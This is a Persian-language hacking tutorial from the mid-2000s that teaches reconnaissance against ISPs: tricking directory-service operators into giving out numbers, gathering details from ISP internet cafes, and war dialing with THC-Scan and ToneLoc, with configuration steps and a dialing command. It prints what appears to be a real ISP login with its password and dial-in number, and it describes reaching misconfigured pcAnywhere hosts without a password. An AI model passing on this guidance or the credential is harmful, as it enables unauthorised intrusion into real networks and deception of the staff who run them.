مقاله آموزشی هک و امنیت شبکه

Ketabton.com

(c) ketabton.com: The Digital Library

به نام خداوند بخشنده و مهربان

+ **نام مقاله** : آموزش و معرفی نرم افزار های هک .
+ **موضوع** : هک ، شبکه و امنیت شبکه .
+ **نویسنده** : خودم ZXO003@NOAVAR.COM با نام مستعار " آقای من " !!
+ **لینک مستقیم برای دانلود :** https://www.sharemation.com/zxo00003/hack-book-farsi.zip

نفوذ گری در شبکه و رهزنی داده ها زیبنده بردگان خاک و پندار های ناپاک است. آسمانیان پاک نهاد و قدسیان زمین به رهزنی کاروان دل و نفوذ در قلوب مشغولند. آنهایی که در هر نظرشان هزار نکته مضمر دارند. دریغ و افسوس که در وصف این سلک چندان قلم نزدند و کتابی ننوشتند.

من به وسعت اندیشه و کرامت طبع خوانندگان فرهیخته
ایمان دارم و این اوراق ناچیز را به پاس بهره گیری صحیح
از مفاد و ابزارهای معرفی شده که البته تیغی است دو دم
به خاکپای آنان تقدیم میکنم.

تاریخ آغاز نگارش مقاله : ۱۳۸۳/۱۲/۲۸ (مصادف با جشن چهارشنبه صوری)

تاریخ پایان نگارش مقاله : ۱۳۸۴/۱/۱۱ (مصادف با اربعین حسینی)

تاریخ شروع ویرایش مقاله : ۱۳۸۴/۱/۱۱

تاریخ پایان ویرایش مقاله: متاسفانه مقاله را دوباره نتوانستم به علت کمبود وقت ویرایش کنم؛ به بزرگواری خودتان غلط های املایی و دستوری و... را نادیده بگیرید !!

تاریخ ویرایش دوباره مقاله : احتمالا اولین روزهای تابستان ۱۳۸۴ !!

(c) ketabton.com: The Digital Library

مقدمه خودم بر خودم بر نگارش مقاله :

واقعاً نمی دانم که چرا بعد از این همه مدت برای اولین بار آن هم در این شرایط تصمیم گرفتم سکوت خود را بشکنم. قبل از این یک بار تصمیمی مشابه گرفتم و یک سایت طراحی کردم اما وسط کار پشیمان شدم و کار را نصفه کاره رها کردم. شاید عدم پذیرش درخواست عضویت من در سایت tur2.com مزید بر علت شده باشد ولی این برای من مهم نبود چون به هر دو طرف ، هم خودم وهم گردانندگان سایت حق میدهم. سایتی که فقط یک صفحه اول دارد خوب معلوم است که در جواب به من چه میگویند تازه باید متشکر هم باشم که جواب دادن و گفتن که این درخواست رد شده است. البته هم خودم به خودم حق میدهم که چرا با دانستن این همه مطلب و شیوه و... در خواستم رد شده است !!! ولی این واقعاً مهم نبود ، اول مطلب هم گفتم واقعاً برایم مهم نبود شاید علت اصلی این بود که به شدت از آینده خودم میترسیدم و برای سرگرم کردن خودم دست به نوشتن این مقاله زدم و شاید هم انجام دینی که به گردنم دارد این سایت. حقیقتاً اولین جایی بود که من با این مقوله آشنا شدم و مطالب بدرد بخوری یافتم. اما دلیل ننوشتن مطالب آموزشی در این باره تا به این لحظه را به یقین میشود گفت و آن چیزی جزء عدم نتیجه گری و البته تصمیم گیری درباره مقوله شرعی این مطلب در پیش خودم است؛ که آیا این کاری که من میکنم از نظر خداوند بخشنده و مهربان آیا گناه و معصیت است یا راه صواب و پاداش دیگر واقعاً من در این باره سرگردان شده ام ، زبانم در توصیف این مطلب بسیار ناتوان است به همین خاطر نوشته عین القضات همدانی را در زیر می آورم که به احوالات من بسیار نزدیک است.

چه نویسم؟!

هر چه می نویسم پنداری دلم خوش نیست و بیشتر آنچه در این روزها نبشتم همه آن است که یقین ندانم که نبشتنش بهتر است یا نا نبشتنش.
ای دوست! نه هرچه درست است و صواب بود،روا بود که بگویند... و نباید که در بحری افکنم خود را که ساحلش پدید نبود،و چیزها نویسم بی«خود» که چون وا«خود» آیم بر آن پشیمان باشم و رنجور.
ای دوست **میترسم...**و جای ترس دارد**...از مکر سرنوشت...**
حقا و به حرمت دوستی،که نیدانم که اینکه مینویسم راه سعادت است که میروم یا راه شقاوت؟
و حقا،که نیدانم که این که نبشتم طاعت است یا معصیت؟
کاشکی که یک بارگی نادان شدمی تا از خود خلاصی یافتمی!
چون در حرکت و سکون چیزی نویسم،رنجور شوم از آن به غایت!
و چون در معاملت راه خدا چیزی نویسم،هم رنجور شوم؛
چون احوال عاشقان نویسم نشاید،
چون احوال عاقلان نویسم،هم نشاید،
و هرچه نویسم،هم نشاید،
و اگر هیچ ننویسم هم نشاید،
و اگر گویم نشاید،
و اگر خاموش گردم هم نشاید،
و اگر این وا گویم نشاید و اگر وا نگویم هم نشاید...
...و اگر خاموش شوم هم نشاید!

(c) ketabton.com: The Digital Library

آموزش هک و معرفی نرم افزار های مربوطه توسط خودم !!

مقدمه مقاله :

بدون هیچ اغراق میگویم که تا به حال هیچ صفحه وب سایتی را Deific نکرده ام. اما این دلیل بر ناتوانی من نیست بلکه این کار را بسیار پست و کم اهمیت میدانم که در ادامه متوجه خواهید شد هیچ دلیلی برای نوشتن این مقاله ندارم و... ، و اصلا نمی دانم برای چه و که مینویسم البته امیدوار هستم که شما هم از این کارها نکنید. البته به هیچ وجه " من الوجود " نمی توان لذت این کار را انکار کرد برای تازه کارها و یا به عبارتی نو نهال ها . ولی در کل من با این کار مخالف هستم. اصولا مقوله هک خیلی گسترده است و نمی توان در این باره مثل بقیه مقوله ها صحبت کرد و به سرعت در حال تغییر شیوه ، و مکانیزم ها و ایجاد ابزارهای جدید و البته از دور خارج شدن ابزارهای پیر و شناخته شده. واقعاً آموزش این مطلب کار دشواری است برای منی که تا به حال فقط به دنبال آموزش خودم بوده ام نه کس دیگری و فقط و فقط به خودم فکر میکرده ام. پیشرفت در این راه بدون تردید نیاز مبرم به مطالعه کتابهای روز این مقوله دارد که البته بیشتر این مراجع و کتابها به زبان " انگل استانی " معادل همان انگلیسی خودمان است که واقعاً برای پیش رفت در این راه دانستن حداقل اندکی از این زبان لازم است. روند نگارش این مقاله به هیچ وجه قابل دفاع نیست چون من هم مثل شما البته بعد از خواندن این مقاله پی به این که گسیختگی مطالب واقعاً وحشتناک است ، پی بردم و به هیچ وجه هم از آیین نگارش آن نمی شود دفاع کرد چون شما حتی نمیتوانید دو جمله را پشت سر هم پیدا کنید که فعل فاعل در جای خود آمده باشد و البته غلط های املایی که بیداد میکند و...

هیچ ادعایی نیست ، من هم مثل شما هستم ، چند صباحی پیش من نیز یک کاربر معمولی رایانه بودم که حتی باور کنید نمیدانستم این وسیله چگونه خاموش میشود و با زدن دکمه روی کیس هی این رایانه به خواب Stand bay میرفت و من میگفتم این خراب شده چرا خاموش نمیشود!! یکی از دلایل اصلی من که رفتم سراغ این وسیله و به نظر خودم (البته به هیچ وجه خود ستای نیست) به این درجه که خودم میدانم رسیدم همین موضوع بود که خدمت شما ها عرض کردم بوده است.

این را قبل از گفتن روند مقاله ذکر کنم که شما اگر به دنبال اراجیف و مهملاتی هم چون سوزاندن CPU و سوزاندن هارد و... از این دست و کارهای بی اهمیتی همچون یافتن پسورد ID یاهو و... هستید این مقاله به شما اصلا کمک نمیکند. بهتر است برای پیدا کردن آموزش هایی از این دست یک مقاله دیگر پیدا کنید!!

روند آموزش هک البته هک سرور را تا جایی میشود همیشه سیستماتیک فرض کرد و روال ثابتی دارد ولی هرچه به مراحل آخر میرسیم این روند کاملا به تجربه دانش و البته از همه مهمتر به اطلاعاتی بستگی دارد که از مراحل قبل بدست آورده اید مراحل آخر چون برای تک تک سیستمها متفاوت است حقیقتاً نمیشود زیاد در آن وارد شد اما من برای آن یک راه کلی را معرفی میکنم البته ۱۰۰% عملی نیز هست. قسمت سیستماتیک همیشه (اکثر اوقات با تجربه ها دور میزنند با تجربه ایی که دارند) مشخص است و شامل مراحل جمع آوری اطلاعات و پویش پورت و پویش نقاط آسیب پذیر و کشف سرویس ها ، کشف سیستم عامل و... است. مراحل غیر سیستماتیک کاملا وابسته به اطلاعاتی است که در این مرحله بدست میآورید و چون اطلاعات بدست آمده همیشه در ۹۹,۹۹۹۹% مواقع متفاوت است نمیشود برای این گام از یک شیوه همیشه استفاده کرد. این مقاله سعی میکند گام اول که شامل مراحل مختلفی همچون شناسایی مقدماتی شبکه هدف (که در این جا به متد هک به شیوه WAR Dialing را کاملا توضیح داده ام که ربط این متد را به آن قسمت نمی دانم خودم هم ، ولی جای دیگری برای توضیح آن پیدا نکردم) و در گام دوم سعی بر توضیح و آموزش پویش پورت ها و بعد جمع آوری اطلاعات از سر برگها یا " هدر ها " بپردازم. در گام سوم سعی بر آن کرده ام نرم افزارهای پوش نقاط آسیب پذیری سیستم و برنامه های کاربردی را توضیح دهم. در گام چهارم و آخر تمام تلاش خود را کرده ام که کمک به تجزیه تحلیل اطلاعات بدست آمده را انجام دهم تا شما در انتخاب شیوه مورد نظر برای حمله بهترین را انتخاب کنید .

آخرین حرف من توجه به این نکته است سعی کردم که ابزارهای ابتدایی و پایه ویندوز را در انتها معرفی کنم و البته مفاهیم پایه ایی همچون پورت ، پروتکل TCP و UDP . امید است برای شما راه گشا و مفید واقع شود. البته در یکی از ضمیمه ها به معرفی راه حل اجرای برنامه های خانواده یونیکس در سیستم عامل ویندوز پرداخته ام که فوق العاده مفید میباشد (البته من این گونه فکر میکنم).

قصد دارم در اوایل تابستان این مقاله را دوباره ویرایش کرده و ابزار هایی جدیدی را که در این مقاله از قلم افتاده توضیح دهم.

به امید موفقیت تمام دوستان.

(c) ketabton.com: The Digital Library

مقدمه گام اول هک :

همیشه قبل از حمله این کار انجام میشود!!" آبراهام لینکن " میگوید : چنان چه قرار باشد درختی را در مدت ۶ ساعت قطع کنم ، ۴ ساعت نخست آن را صرف تیز کردن تبر خواهم کرد.!!! مثل تمام کارها اول یک کم درباره هدف اطلاعات جمع آوری میکنیم و بعد شروع به حمله می کنیم یک هکر خوب هیچ وقت بدون مقدمه و کور، را کور به هدف حمله نمیکند چون احتمال موفقیت بسیار پایین و خطر ها بسیار است.
همیشه بدانید که این مرحله بسیار طولانی بوده و بسیار پر اهمیت و البته پرهزینه .
اگر خواستید بدانید شناسایی مقدماتی هدف به چه معنی است و یعنی چه این را تصور کنید که در یک میدان نبرد واقعی هستید و حال چگونه میتوان بدون آگاهی از موقعیت جغرافیایی و محل استقرار نیروهای دشمن و آگاهی از حجم نیروها ، ادوات ، مهمات و... دست به حمله موفقیت آمیز زد و زنده ماند !
شما هم مثل من تا به حال ده ها و شاید صدها فیلم درباره سرقت از بانک دیده اید. یک سارق بدون داشتن اطلاعاتی درباره آن بانک مثل راههای فرار دوربین ها سیستم دزد گر و موقعیت زنگ ها تعداد کارمندان و... چگونه میتواند موفق باشد. حال بعد از درک مفهوم مورد نظر میرسیم به اصل مطلب.

گام اول

راههای شناسایی مقدماتی شبکه هدف :

۱- روش مخ تر کانی !!!
۲- دسترسی به شبکه .
۳- جستجو در وب به دنبال اطلاعات شبکه هدف .
۴- گرفتن اطلاعات از سیستم DNS .
۵- نرم افزارهای مربوطه .
۶- و...

۱- روش مخ تر کانی :

شاید فکر کنید مسخره است و شاید مقاله یا روشهای زیادی را خوانده باشید ، درباره این روش.من زیاد در این مبحث وارد نمیشوم اما بگم قدیم ها خیلی کارای داشت برای من الان سطح آگاهی اپرا تورها بالا رفته اما هنوز هم روش کاری است باور کنید! ، من به شما توصیه میکنم کتاب " Kevin Mitnick Art Of Deception " را حتما در این باره بخوانید.شاید وقت زیادی بگیرد، راستی پول هم براش نمیخواهد بدهید چون E-BOOK آن داخل شبکه زیاد است . داخل گو گل یک جستجو کنید حتما پیدا میکنید یک نسخه از آن را.

۲- دسترسی به شبکه :

نکته من برای درک و فهم بهتر مفهوم قربانی را یک ISP فرض کردم در این قسمت.

این هم مثل بالایی شاید فکر کنید مسخره است اما یک چند مثال یک چند روشی توضیح میدهم تا بفهمید چقدر کارایی دارد و بدرد بخور اما خیلی پر خرج است بعضی روشهای آن دیگر برای من و بعضی ها صرف نمیکند اما در بعضی مواقع بسیار بدرد بخور. با یک مثال شروع میکنیم . خیلی مواقع بیشتر ISP ها ، یک کافی نت هم برای خودشان دارند که کنار سرور های آن ها هم است و در بعضی مواقع سرور ها هم مشترک است به به !! (قابل توجه مشهدی ها مثل کافی نت خیام در بولوار امام رضا(ع) در مشهد) که شما میتوانید پشت یک سیستم نشسته و کلی اطلاعات بدست بیاورید مثل نوع اتصال، پهنای باند ، نوع مسیر یاب و ... .اما یک راه ساده تر هم است بعضی از صاحبان ISP ها برای خودشان و ... یک اکانت روی سرور درست میکنند که قابل حدس زدن میباشد." قابل توجه کرجی ها " مثل اکانتی با نام کاربر پرویزیان (parvizian) و کلمه عبور ۲۵۰۵۵۳۴ و شماره دست رسی به شبکه ۹۷۱۲۰۰ که براحتی حدس زده و لو میرود. در بعضی مواقع حضرت مدیر به علت شلوغی خط های شبکه شان ترجیح میدهد یک مودم را در بست در اختیار داشته باشد که این هم رایج است البته برای راحتی کار در بعضی مواقع که نادر هم نیست بدون کلمه عبور! که ما برای دسترسی به این مودم ها و البته شناسایی آنها از برنامه های " WAR DIALER " استفاده میکنیم.و برای حمله به آنها از "DEMON DIALER " استفاده میکنیم تا بفهمیم نام کاربر و کلمه عبور آن را .

اول = باید تمام شماره های تلفن شرکت (ISP) را بدست آورد که بهترین راه ۱۱۸ است که البته باید هنر " مخ ت لیت کنی " داشته باشید که همه پسرها معمولا به غیر از امثال خودم این یکی را دارا هستن!! و راه دوم استفاده از نرم افزار است که توضیح میدهم در این باره هم.
بعد از ترکاندن مخ اپرا تور ۱۱۸ و بدست آوردن تمام شماره ها آنها را تفکیک میکنیم برای راحتی کار به این صورت که شماره های اتصال به شبکه را که معمولاً پشت کارت اینترنت آن شرکت می بینید کنار گذاشته شماره های روابط عمومی و پشتیبانی ها را هم همینطور بعد ما

(c) ketabton.com: The Digital Library

باقی شماره ها را بعد با تلفن یک تماس کوچولو با آنها بر قرار کرده تا بفهمیم چکاره هستن این شماره ها آنهای را که آدم گوشی را بر داشت و الو الو کرد کنار میگزاریم و بعد آنهای را که آدم بر نداشته ولی تماس برقرار شده هم یک طرف ما با اینها کار داریم .اینها را نگه دارید ما با اینها کار داریم فعلا زیادی رفتیم جلو یک قدم میگردیم عقب تا ببینیم چه میشه کرد اگر مخ اپرا تور ترکاندنی نبود که نبود .


برای تمام کسانی که مقداری به اصول کار مودم و کامپیوتر آشنای دارند حتما میدانند که وقتی با یک مودم تماس میگیرند برای اتصال به کامپیوتر و یا ... حتما نیاز به یک سرویس دهنده است تا آن سرویس دهنده ضمن دستور وصل ارتباط هویت کاربر دور را تشخیص دهد و بعد از احراز هویت به او سرویس دهد .
برای درک بهتر موضوع یک مثال میزنم شما یک کامپیوتر دارید و آن توسط یک مودم همیشه به خط تلفن متصل است شخصی با شما تماس میگیرد شما پشت کامپیوتر چون نرم افزاری را برای این منظور بالا (فعال و در حال اجرا) نیاورده اید متوجه تماس او نمی شوید ولی گوشی تلفن زنگ میزند و شما از طریق گوشی تلفن متوجه تماس میشوید.
چند نمونه از نرم افزارهای سرویس دهنده مودم برای احراز هویت از راه دور البته مشهورترین ها عبارتند از:

1- SYMANTEC S PC ANYWHERE
2-LAPLINK
3-CONROLIT
4- ....

قابل ذکر است هر کدام از این ها در صورت پیکر بندی نادرست برای ما ها ما فوق هلو هستند.
مثل شماره یک که اگر اپرا تور آن ناشی باشد و بعد از نصب آن را درست پیکر بندی نکند شما میتوانید بدون کلمه عبور و... به آن ماشین وصل شده و از امکاناتی مثل یک کاربر معمولی که پشت آن سیستم است استفاده کنید .
تا به حال عمر هکری ما ابزار های زیادی برای کشف مودم اختراع شده است و تا آنجا که ما (من و هزاران شیطان همراه خودم) میدانیم سابقه آنها به نیمه دوم دهه نود میلادی میرسد . که برای آشنایی شما تعدادی از این نرم افزار، را معرفی میکنم .

1- DELUXE FONE-CODE HACKER 1985
2- DIALING DEMON VERSION 1.05 , BY TRACY MCKIBBEN 1988
3- PBX SCANNER VERSION 5.0, BAY GREAT WHITE 1989
4- SUPER DIALER 1.3, BAY EVAN ANDERSON 1990
5- DOO TOOLS VERSION 1.10, PHANTOM PHOTON 1991
6- Z-HACKER 3.21, BY BLACKBEARD 1991
7- TONLOC 1.10, BAY MINOR THREAT & MUCHO MAAS 1994
8- A-DIAL (AUTO DAIL), BAY VEXATION 1995
9-X-DIALER, BAY ICIKL 1996

من حالا به معرفی و آموزش یکی از این ابزارها میپردازم به نام THC-Scan 2.0 :
شاید تا به حال نرم افزاری به این قدرت در کارش ندیدم (البته در این مقوله) . در سال ۱۹۹۸ آمده و مال ۷ سال پیش است اما هنوز کارایی اساسی دارد در تمام نسخ ویندوز (از مدل ۳,۱ تا WINDOWS SERVER 2003) قابل اجرا است. دارای خروجی گرافیکی نیست مثل بیشتر نرم افزارهای هک و کرک خوب تحت خط فرمان است . من این نرم افزار را در اندر قدیم زمان از آدرس HTTP://THC.INFERNO.TUSCULUM.EDU/ گرفتم.
شکل ظاهری برنامه بعد از اجرا در خط فرمان :



همانطور که می بینید !! خروجی برنامه به بخشهای تقسیم شده است که همه را توضیح میدهم .
۱- قسمت اول ۱ " MODEM Window " : در این قسمت شما فرامینی که از طرف نرم افزار به سمت مودم قربانی فرستاده شده و پاسخهای دریافتی را مشاهده میکنید. (این دستورها با دستورهای مودم های Hayes همخوانی دارد اینکه مودم های Hayes چی هستن بعدا میگم) .
۲- قسمت دوم ۲ " Time " : در این پنجره زمان فعلی ، زمان شروع و زمان احتمالی پایان تماسها را برای یافتن مودم رامی ببیند.

(c) ketabton.com: The Digital Library


۳- قسمت سوم ۳ " Found " : هر وقت یک مودم با حال پیدا کند به شما در این پنجره نشان میدهد.
۴- قسمت چهارم ۴ " Statistic " : در این قسمت از نرم افزار گزارش ها را نمایش میدهد در باره وجود سیگنال حامل از یک مودم ، تخمینی از تعداد تماسها و تعداد مودم های کشف شده ، تخمینی از تعداد تماسها در یک ساعت و ...
۵- قسمت آخر و یا پنجم ۵ " Log Window " : در این پنجره تمام عملیات انجام شده بهم راه زمان انجام و مشخصات آن درج میشود . این اطلاعات برای برسی های بعدی در یک فایل txt ذخیره میشود در پوشه برنامه .

ویژگیهای ای برنامه عبارتند از :

۱- Dial random, Sequential or list of numbers یعنی اینکه این برنامه میتواند شماره ها را هم به صورت تصادفی انتخاب کند و یا اینکه شما آنها را در یک فایل به ترتیب دلخواه بنویسید و بدید دست نرم افزار و یا پشت سر هم زنگ بزند !!
۲- Nudging بسیار عالی است حالا یعنی چی یعنی اینکه این حضرت تعالی میتواند بعد از کشف مودم فعال و بدرد بخور یک سری کاراکتر های از قبل مشخص را برای مودم قربانی میفرستد .
خوب که چی ؟ برای اینکه بفهمد نرم افزار سرویس دهنده جی است با توجه به جواب در یافتی از مودم قربانی .
۳- Random wait between calls این یعنی اینکه بین تماسهای پشت سر همی که میگیرد به طور دلخواه خودش نه شما یک سری وقفه هایی بیندازد به طور نامنظم تا شما لو نروید به علت این همه تماس !!
۴- Break up Work اگر شما یک شبکه داخلی و چند مودم و چند خط تلفن دارید با استفاده امکانات این برنامه کار را روی هر کامپیوتر تقسیم میکنیم تا زود تر به نتیجه برسیم.
دیگر ویژگیهای این برنامه این است که اگر شماره ای وسط کار اشغال بود آن را کنار می گزارد و بعدا مدت زمانی دوباره آن شماره را میگیرد.
اگر کسی آن طرف خط گوشی را بردارد و هی الو الو و.. کند این شماره هم کنار میگزارد و بعدا به اون دوباره زنگ میزند.
اگر بلندگو مودم فعال باشد و شما صدای طرف را در هنگام الو الو کردن بشنوید میتوانید با فشار دکمه B صفحه کلید ارتباط را قطع کنید و یا اگر صدای مودم را میشنوید با فشار دکمه C آن شماره را برای شما ثبت کند و...
یک کم ریز تر توضیح میدهم اول این نرم افزار بالا شکل پیش رفته نرم افزار Tone loc است که اون هم توضیح میدهم .
این دوتا خیلی سر راست نصب میشوند و فقط شما باید فایل اجرایی آن را کپی کنید بعد اجرا کنید !! اگر فایل ts-cfg را اجرا کنید می توانید پیکر بندی آن را دست کاری کنید توصیه میشود کد منطقه خود را حتما وارد کنید مثلا تهرانی ها۰۲۱ و کرجی ها ۰۲۶۱ و... چون موقعی که در خط فرمان میخواهیم شماره گیری کنیم مشکلی پیش نیاید !!شکل ظاهری این به این صورت است:

که پس از زدن گزینه Modem Config (پیکر بندی مودم) به این شکل میشود :


(c) ketabton.com: The Digital Library



البته زیاد شما در این قسمت دست کاری نکنید ولی فقط پورت را یک نگاه بندازید ببینید درست یا نه اگر نمی دانید جلوی IRQ چی باید بنویسید نرم افزار کمکی آن را با نام MOD-DET.EXE اجرا کنید بعد میفهمید ولی شکل کلی به صورت زیر است:

COM	IRQ	I/P Port
1	4	3f8
2	3	2f8
3	4	3e8
4	3	2e8

اگر می خواهید جزئیات بیشتری را تنظیم کنید مثل تایم اوت برای فراخوانی (چقدر زمان برای هر شماره صرف شود)، شماره گیری مجدد شماره های اشغال انجام بشود یا نه ، تصادفی شماره بگیرد یا نه و ... به منوی Scanning Options بروید که این شکلی:



من نمی خواهم ریز جزئیات با این یادتون بدم (چون خیلی خیلی تابلو) خودتون یک نیم روز سرف آن کنید میفهمید هیچ کاری ندارد. در آخر فایل پیکر بندی را ذخیره کنید و خارج شوید.


بعد از پیکر بندی که مطالب مهم آن را یادتون دام موقع اجرا نرم افزار، فرا میرسد باید شما در خط فرمان بنویسید:

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


D:\zornaznfarsinvashtam>**Thc-scan filename.dat/m:123.xxxx/r:1000.9999**

(c) ketabton.com: The Digital Library

باز هم یک توضیح کوچولو در باره این دستور میدهم . گزینه M/ نمایانگر پیشوند و دامنه شماره تلفن ها است که باید شماره گیری شوند .گزینه R/ یا Range ارقامی را مشخص میکند که در نقاط مشخص با X در فرمان میباشد.خودم هم نفهمیدم چی گفتم به عبارت دیگر ، فرمان بالا کلیه ارقام بین ۱۰۰۰-۱۲۳ و ۹۹۹۹-۱۲۳ را شماره گیری میکند .(M/ ۳ تا ۶ رقم مشخص می کند.)
گزینه Filename.dat هم همان نام فایل تنظیمها ی شما است که بالا درست کردید.همین!!
احتمالا یعنی ۱۰۰% قبل از این نرم افزار بالایی Tone loc هم کاره بوده !! البته این بابای بلایی است من توصیه نمیکنم از این استفاده کنید ولی باز طرفدار خودش را دارد شاید شما هم از طرفدار های آن شدید. ولی خیلی قوی ولی دنگ فن گش خیلی زیاد.من این به علت کمی پیچیدگی آن بیشتر توضیح میدهم !!
این ابزار همینطور که میدانید برنامه شماره گیر تحت DOS است که امکان شماره گیری خودکار و مدیریت بیش از ۱۰۰۰۰ شماره را دارد تمام قابلیت های THC Scan را دارا میباشد البته بغیر از User Friendly بودن را !! البته دارای یک رابط کاربر که از کاراکتر های ASC 2 استفاده می کند هست که کار را ساده کرده است البته با سویچ ها در خط فرمان کار آنرا میشود کرد. قبل از استفاده از این برنامه باید این را مثل نرم افزار قبلی پیکر بندی کنید برای این کار فایل Tlcfg.exe را اجرا کنید این بگم که دکمه Enter روی کیبورد کار باز کردن منو ها را دارد و Esc باعث بسته شدن آن میشود با کلید های جهتی میتوانید تو منو ها حرکت کنید !!
منوی Files :



با استفاده از منوی فایل شما میتوانید اسامی مورد نظرتان برای فایلهایی مثل LOG ، Found و غیره را تغییر بدهید. این فایلها نتایجی مثل تلفن مشغول بود و جواب نداد و یک مودم پیدا کردم و .... را دارا میباشند !! (توصیه میکنم دست نزنید " ها لو " گیج میشود آخرش هنگیات میکند).فایل Black list شماره هایی که هرگز نباید بگیرد مثل اورژانس، آتش نشانی، پلیس و... است.
Alt Screen هم حاوی راهنمایی های نا مربوطه است. لازم به ذکر است در نام گزاری فایل ها قاعده عهد بوق DOS ۸،۳ را حتما رعایت کنید یعنی ۸ کاراکتر برای نام و ۳ کاراکتر برای پسوند فایل !!
منوی Modem Strings :



